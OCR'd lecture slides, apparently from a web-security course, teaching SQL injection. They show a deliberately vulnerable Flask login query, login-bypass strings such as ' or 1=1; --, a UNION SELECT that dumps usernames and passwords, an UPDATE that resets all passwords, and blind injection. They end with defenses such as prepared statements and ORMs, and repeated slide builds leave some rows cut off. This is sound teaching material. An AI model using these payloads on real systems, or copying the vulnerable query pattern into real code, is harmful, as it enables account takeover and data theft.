
- No remote code exploits

Remote login is secured

- No brute forcing the admin's SSH credentials

Website Login Example

Client-side



Server-side

```
if flask.request.method == 'POST’:
  db = get_db()
  cur = db.execute(
      'select * from user_tbl where
       user="%s" and pw="%s";' % (
         flask.request.form['username’],
         flask.request.form['password’]))
  user = cur.fetchone()
  if user == None:
    error = 'Invalid username or password’
  else:
    …
```

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and
bob	qwerty1#	'… where user="bob" and pw="qw ty1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'

Incorrect syntax, too many double quotes. Server returns 500 error.

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'… where user="weird" and pw="abc" or pw="123";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'… where user="weird" and pw="abc" or pw="123";'
eve	" or 1=1; --	'… where user="eve" and pw="" or 1=1; --";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw
goofy	a"bc	'… where user="goofy" and
weird	abc" or pw="123	'… where user="weird" and pw="a … or pw="123";'
eve	" or 1=1; --	'… where user="eve" and pw="" or 1=1; --";'

1=1 is always true ;)

-- comments out extra quote

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
`alice`	`123456`	`‘… where user="alice" and pw="123456";’`
`bob`	`qwerty1#`	`‘… where user="bob" and pw="qwery1#";’`
`goofy`	`a"bc`	`‘… where user="goofy" and pw="a"bc";’`
`weird`	`abc" or pw="123`	`‘… where user=“weird" and pw="abc" or pw="123";’`
`eve`	`" or 1=1; --`	`‘… where user=“eve" and pw="" or 1=1; --";’`
`mallory"; --`		`‘… where user="mallory"; --" and pw="";’`

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'
goofy	a"bc	'… where user="goofy" and
weird	abc" or pw="123	'… where user=“weird" and
eve	" or 1=1; --	'… where user=“eve" and pw=
mallory"; --		'… where user="mallory"; --" and pw="";'

None of this is evaluated. Who needs password checks? ;)

KEEP
CALM
AND
HACK
ON

Blind SQL Injection

Basic SQL injection requires knowledge of the schema

- e.g., knowing which table contains user data…
- And the structure (column names) of that table

Blind SQL injection leverages information leakage

- Used to recover schemas, execute queries

Requires some observable indicator of query success or failure

- e.g., a blank page (success/true) vs. an error page (failure/false)

Leakage performed bit-by-bit

SQL Injection Examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

SQL Injection Examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

Result after injection:

SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';

SQL Injection Examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

Result after injection:

SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';

Original query:

“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”

SQL Injection Examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

Result after injection:

SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';

Original query:

“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”

Result after injection:

UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
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Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

Result after injection:

SELECT name, description FROM items WHERE id='12'
UNION SELECT username, passwd FROM users;--';

Original query:

“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”

Result after injection:

UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';

- Similarly to XSS, problem often arises when delimiters are unfiltered

SQL Injection Examples

Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
  - e.g., failing to enforce that numbers are valid

SQL Injection Defenses

```
SELECT * FROM users WHERE user='{{sanitize($id)}}';
```

- Sanitization
- Prepared statements
  - Trust the database to interpolate user data into queries correctly
- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
  - Java – Hibernate
  - Python – SQLAlchemy, Django, SQLObject
  - Ruby – Rails, Sequel
  - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), ...

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

- YES
- All untrusted input should always be validated and sanitized
  - Even with ORM and NoSQL